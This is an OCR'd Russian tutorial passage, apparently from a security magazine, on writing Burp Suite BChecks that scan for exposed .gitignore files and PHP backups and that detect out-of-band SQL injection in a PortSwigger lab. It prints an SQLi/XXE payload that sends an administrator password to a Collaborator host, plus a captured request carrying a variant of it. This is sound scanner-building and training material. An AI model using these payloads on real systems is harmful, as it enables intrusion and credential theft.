
Запросы, отфильтрованные по заголовку Bchecker

Посмотри, как сработало «перемножение» массивов. Для каждого найденного пути сканер выполнил шесть проверок. Шесть потому, что в массиве имен файлов два имени, а в массиве заголовков — три варианта заголовка. Общее количество запросов — 30, так как Burp обошел пять элементов пути: четыре — это папки, включая `/`, пятый элемент пути — это `robots.txt`. Burp всегда пытается найти `robots.txt`.

На скриншоте видна проблема. Запрос выполнен к `/robots.txt.gitignore`. Чтобы исправить ситуацию, перед выполнением запроса добавь `if {latest.request.url.path} matches "/$" then` и не забудь добавить в конец скрипта `end if`. Каждый блок `if` должен быть закрыт выражением `end if`.

Объект `latest` указывает на результат предыдущего запроса Burp. В нем в виде объектов лежат и запрос, и ответ. Тебе остается убедиться, что путь заканчивается символом `/`.

```
given path then

    # Проверяем, что путь оканчивается на /
    if {latest.request.url.path} matches "/$" then

        # Выполнить GET-запрос и поместить результат в check
        send request called check:
            method: "GET"
            appending path: {potential_path}

# <other_code>
    end if
```



#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length
16	11:06:01 5 Sep 2025	Scanner	GET	test.hck	/.gitignore		0	200	244
28	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/1/.gitignore		0	200	244
34	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/2/.gitignore		0	200	244
38	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/3/.gitignore		0	404	452
39	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/3/.svn		0	404	452
40	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/3/.gitignore		0	404	452
41	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/3/.svn		0	404	452
42	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/3/.gitignore		0	404	452
43	11:06:05 5 Sep 2025	Scanner	GET	test.hck	/3/.svn		0	404	452

```
GET /2/.gitignore HTTP/1.1
Host: test.hck:8002
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8",
"Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://test.hck:8002/
Bchecker: example_1
```

```
HTTP/1.1 200 OK
Date: Fri, 05 Sep 2025 06:06:05 GMT
Server: Apache/2.4.65 (Debian)
Last-Modified: Fri, 05 Sep 2025 04:19:08 GMT
ETag: "17-63e06239b58c1"
Accept-Ranges: bytes
Content-Length: 23
Connection: close

# exampler for BChecks
```

Исчезли ненужные запросы

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ЧЕКЕРЫ BURP

ДЕЛАЕМ ШАБЛОНЫ BCHECKS ДЛЯ БЫСТРОЙ РАЗВЕДКИ

Добавление или замена?

Для изменения пути в примерах я использовал директиву **`appending`**. Если у нас путь `/some_path/`, на выходе будет `/some_path/.gitignore`. Альтернативный вариант — использовать замену **`replacing`**.

```
# Полная замена
replacing path: {wl}
```

Частичная замена при помощи регулярных выражений:

```
replacing path: {regex_replace({base.request.url.path}, "(.*)\.
php$", `$1{wl}`)}
```


В некоторых случаях может потребоваться удаление пути. Делай это при помощи **`removing path`**.

Все три директивы доступны для других частей запроса: **`headers`**, **`queries`**, **`method`** и **`body`**.

Поиск бэкапов скриптов

По бэкапам можно разобрать логику приложения или вовсе найти креды, секретные токены и прочие вкусняшки. Появляться бэкапы могут по-разному: не удалился файл **`.php~`** после редактирования; выкатывая обновления, разработчик создал копию **`.php.old`** и забыл про нее; скрипт бэкапера глюкнул, и файл **`.php.bak`** остался.

```
metadata:
    language: v2-beta
    name: "Backup File"
    description: "Поиск бэкапов PHP-скриптов"
    author: "ret0x2A"

define:
    not_found = "404"

run for each:
    wl = "~", ".old", ".bak", ".backup"

given path then
    if not({base.response.status_code} is {not_found}) then
        if {base.request.url.path} matches "\.php$" then
            send request called check:
                # Поиск с заменой расширения с .php на .bak, .old...
                replacing path: {regex_replace({base.request.url.
path}, "(.*)\.php$", `$1{wl}`)}

            # Если нашелся файл с заменой расширения
            if {check.response.status_code} is "200" then

                send request called trash:
                    method: "GET"
                    replacing path: {regex_replace({base.request.
url.path}, "(.*)\.php$", `$1{random_str(15)}`)}

                if {trash} differs from {check} then
                    report issue and continue:
                        severity: low
                         confidence: firm
                         detail: `Найден бэкап по пути {check.
request.url}`
                         remediation: "Снеси бэкапы"
                end if

            # Если нет файла с заменой расширения, пробуем добавить .
php.bak, .php.old...
            else then
                send request called check2:
                   appending path: {wl}

                if {check2.response.status_code} is "200" then
                    send request called trash:
                        method: "GET"
                        appending path: {random_str(15)}

                    if {trash} differs from {check2} then
                        report issue and continue:
                            severity: low
                             confidence: firm
                             detail: `Найден бэкап по пути {check2.
request.url}`
                             remediation: "Снеси бэкапы"
                    end if
                end if
            end if
        end if
    end if
```



Time	Source	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
14:28:51 5 Sep 2025	Task 3	Backup File	http://test.hck:8002	/3/index.php.bak		Low	Firm	

```
HTTP/1.1 200 OK
Date: Fri, 05 Sep 2025 09:28:50 GMT
Server: Apache/2.4.65 (Debian)
Last-Modified: Fri, 05 Sep 2025 07:23:27 GMT
ETag: "23-63e08b6c59340"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: application/x-trash

<?php
echo "Supersecret text";
?>
```

Найден бэкап

Объекты запросов/ответов

Обратил внимание, что в последнем скрипте я использовал **`base`**, а не **`latest`**? Это второй доступный по умолчанию объект. Разница в том, что **`base`** хранит данные о базовом запросе к пути. В нем то, что отправил и получил Burp при первом запросе. Объект **`latest`** хранит данные о последнем запросе.

Что именно окажется в этих объектах, зависит от режима сканирования Burp. Если сначала он выполнил **`GET`**, затем **`POST`** и добрался до твоего чекера, в **`base`** будет всё о **`GET`**, в **`latest`** — всё о **`POST`**.

Используй **`base`**, если нет прямой необходимости использовать последний запрос.

ТИХАЯ SQLI С ОТСТУКИВАНИЕМ В COLLABORATOR

Для демонстрации запустим лабу [Blind XXE with out-of-band interaction via XML parameter entities](#) из академии PortSwigger.

Решение лабы — в отправке пейлоада, совмещающего SQL-инъекцию с XXE и получением ответа в коллаборатор. Пейлоад может выглядеть так:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<
%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<
!ENTITY+%25+remote+SYSTEM+"http%3a//'||(
SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-
COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
```

Чекеры не занимаются эксфильтрацией данных, поэтому вот такой запрос — не лучшая идея:

```
SELECT+password+FROM+users+WHERE+username%3d'administrator'
```

Лучше отправить рандомную строку:

```
(SELECT+'{random_str(5)}'+FROM+dual)
```

Функция **`random_str`** генерирует строку длиной пять символов.

Работа с Burp Collaborator

Для получения адреса коллаборатора используй функцию **`generate_collaborator_address()`**. Подтвердить получение запроса можно, проверив состояние **`any interactions`**. Если **`True`**, значит, таргет выполнил запрос к коллаборатору.


```
if any interactions then
    report issue:
        severity: high
        confidence: certain
        detail: `Прилетел ответ в коллаборатор`
end if
```

Здесь **`any`** означает любой запрос. Если нужен более точный вариант, тебе доступны **`dns`**, **`http`** и **`smtp`**.

Итоговый код чекера:

```
metadata:
    language: v2-beta
    name: "OOB SQL Injection"
    description: ""
    author: "ret0x2A"

run for each:
    payload = `TrackingId={random_str(5)}'+UNION+SELECT+EXTRACTVALUE(
xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><
!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+'{
random_str(5)}'+FROM+dual)||'.{generate_collaborator_address()}/">
+%25remote%3b]>'),'/l')+FROM+dual--;`

given cookie insertion point then
    if {latest.request.headers} matches "TrackingId.*" then
        send request called check:
            replacing headers:
                "Cookie": {payload}

        if any interactions then
            report issue:
                severity: high
                confidence: certain
                detail: `Нашли OOB SQL Injection`

        end if

    end if
```

Скрипт будет срабатывать каждый раз, когда сканер Burp попытается выполнить инъекцию в куки. За это отвечает **`given cookie insertion point then`**. В лабе используются две куки: **`TrackingId`** и **`session`**. Значит, скрипт сработает дважды для каждого найденного сканером пути. Оба раза куки будут полностью переписаны, так как жестко подменяется заголовок **`Cookie`**.



Time	Source	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
11:41:42 7 Sep 2025	Task 6	OOB SQL Injection	https://0a1400fe03311f...	/product	session cookie	High	Certain	
11:41:42 7 Sep 2025	Task 6	OOB SQL Injection	https://0a1400fe03311f...	/login	session cookie	High	Certain	
11:41:40 7 Sep 2025	Task 6	OOB SQL Injection	https://0a1400fe03311f...	/filter	session cookie	High	Certain	
11:41:34 7 Sep 2025	Task 6	OOB SQL Injection	https://0a1400fe03311f...	/product	TrackingId cookie	High	Certain	
11:41:33 7 Sep 2025	Task 6	OOB SQL Injection	https://0a1400fe03311f...	/login	TrackingId cookie	High	Certain	
11:41:31 7 Sep 2025	Task 6	OOB SQL Injection	https://0a1400fe03311f...	/filter	TrackingId cookie	High	Certain	

```
GET /filter?category=Clothing%2c+shoes+and+accessories HTTP/2
Host: 0a1400fe03311f7980473ae4008e0017.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8", "Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: https://0a1400fe03311f7980473ae4008e0017.web-security-academy.net/
Cookie: TrackingId=
wpykqTrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+r
emote+SYSTEM+"http%3a//'||(SELECT+'80c1b'+FROM+dual)||'.299r7z05eyp8h8ulv2yvokcd1470vxjs9gz3pre.oastify.com/">+%25remote%3b]>'),'/l
')+FROM+dual--; bcheck-huly=true;
```

Пример запроса чекера OOB SQLi

Если тебе нужно обработать значение, которое было в точке инъекции, используй переменную **`insertion_point_base_value`**. Для примера выше ты мог бы формировать пейлоад вот так:

```
`TrackingId={insertion_point_base_value}'+UNION+SELECT+EXTRACTVALUE(
xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><
!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+'{
random_str(5)}'+FROM+dual)||'.{generate_collaborator_address()}/">
+%25remote%3b]>'),'/l')+FROM+dual--;`
```


Так можно было бы сохранить **`TrackingId`**.

Справка по `send payload`

Чтобы твой скрипт подставлял пейлоад в каждую куку отдельно, нужно использовать **`send payload`** вместо **`send request`**. Функция позволяет расширить набор пейлоадов.

Упрощенный пример чекера с инъекцией в cookie:

